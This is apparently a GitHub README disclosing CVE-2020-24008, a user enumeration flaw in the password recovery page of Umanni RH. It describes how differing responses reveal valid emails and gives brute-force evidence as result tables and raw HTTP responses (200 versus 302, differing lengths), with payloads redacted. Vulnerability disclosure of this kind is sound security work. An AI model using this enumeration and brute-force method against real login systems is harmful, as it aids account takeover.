inflixim4be / User-Enumeration-on-Umanni-RH Public

User Enumeration on Umanni RH

0 stars 0 forks

Star Notifications

Code Issues Pull requests Actions Projects Security Insights

master Go to file

inflixim4be Update README.md ··· on Aug 26, 2020 5

View code

README.md

CVE-2020-24008
User Enumeration on Umanni RH

Description


A user enumeration vulnerability flaw was found in Umanni RH. This issue occurs during password recovery, where a difference in messages could allow an attacker to determine if the user is valid or not, enabling a brute force attack with valid users.

Exploitation

To exploit this vulnerability, it is necessary to request a password recovery, when adding a valid contact email the message: "You will receive and email with instructions about how to reset your password in a few minutes." is displayed and when an invalid email: "Email not found".

PoC

- Invalid User



Forgot your password?

No problem, this happens to everyone. Enter the email you use to sign in, and we'll send you an email with instructions on how to reset your password.


1 error prohibited this user from being saved:

Email not found

Email

sdadasdasd@

- Valid User (Redirect)




Forgot your password?

No problem, this happens to everyone. Enter the email you use to sign in, and we'll send you an email with instructions on how to reset your password.

Email: a@

- Valid User




Email or Identifier

password

First access issues? Then click Here

You will receive an email with instructions about how to reset your password in a few minutes.

- Brute Force - Invalid User




Request ▲	Payload	Status	Error	Redir...	Timeout	Length	Comment
0		200	☐	0	☐	18283	
1	[redacted]	200	☐	0	☐	18279	
2	[redacted]	200	☐	0	☐	18277	
3	[redacted]	200	☐	1	☐	18132	
4	[redacted]	200	☐	0	☐	18283	
5	[redacted]	200	☐	0	☐	18276	

```
HTTP/1.1 200 OK
Date: Fri, 10 Jul 2020 14:42:23 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: nginx/1.15.8
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
X-Robots-Tag: none
ETag: W/"a5d806c7c6e200f56c6f3ab4b12a2e27"
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie: _umanni_hr_session=IMB09GKBs6%2F3j2%2FWz97USxQzL9f0AFG60MYK6IQHH2eljZCir1P%2FlJvATcqmRQFeogz8ik%2FsMZ4DG
X-Request-Id: 274eca828a99a350aa66acf78247191e
X-Runtime: 0.062682
Vary: Accept-Encoding
Content-Length: 17366

<!DOCTYPE html>
<html>
  <head>
    <title>
      Login
    </title>
```

- Brute Force - Valid User (Redirect)




Request ▲	Payload	Status	Error	Redir...	Timeout	Length	Comment
0		200	☐	0	☐	18279	
1	[redacted]	200	☐	0	☐	18291	
2	[redacted]	200	☐	0	☐	18271	
3	[redacted]	200	☐	1	☐	18138	
4	[redacted]	200	☐	0	☐	18281	
5	[redacted]	200	☐	0	☐	18274	

```
HTTP/1.1 302 Found
Date: Fri, 10 Jul 2020 13:21:47 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: nginx/1.15.8
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
Location: https://                                  /login
X-Robots-Tag: none
Cache-Control: no-cache
Set-Cookie: _umanni_hr_session=XKG%2BKZOHKpDWMDNsHdgV9xEjH9vafPkR%2Fy%2B7B%2BgmFOwDAsuKHQMtOALx1jkmYqUFVf4IU%2Fh0Y0bE
X-Request-Id: 9fc079ff801506f8a4334ae71eddbaa9
X-Runtime: 0.126712
Vary: Accept-Encoding
Content-Length: 114

<html>
  <body>
    You are being <a href="https:                                   /login">redirected</a>
    .
  </body>
</html>
```

- Brute Force - Valid User



Request ▲	Payload	Status	Error	Redir...	Timeout	Length	Comment
0		200	☐	0	☐	18279	
1	[redacted]	200	☐	0	☐	18291	
2	[redacted]	200	☐	0	☐	18271	
3	[redacted]	200	☐	1	☐	18138	
4	[redacted]	200	☐	0	☐	18281	
5	[redacted]	200	☐	0	☐	18274	

```
HTTP/1.1 200 OK
Date: Fri, 10 Jul 2020 13:21:48 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: nginx/1.15.8
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
X-Robots-Tag: none
ETag: W/"5d1fa2028abcc3632f7b21086c0fa7ae"
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie: _umanni_hr_session=wE0PlRuafJgzo%2BWsKxEzl64z%2FG0xZJNIiG0drdR7k4usQwqeu7QX9PDh8VZRP%2BmA2SrV%2Fr4j4epUQ
X-Request-Id: b5a7a47adeeb561e5194da59fa613e7f
X-Runtime: 0.030030
Vary: Accept-Encoding
Content-Length: 17215

<!DOCTYPE html>
<html>
  <head>
    <title>
      Login
    </title>
```

Releases

No releases published

Packages

No packages published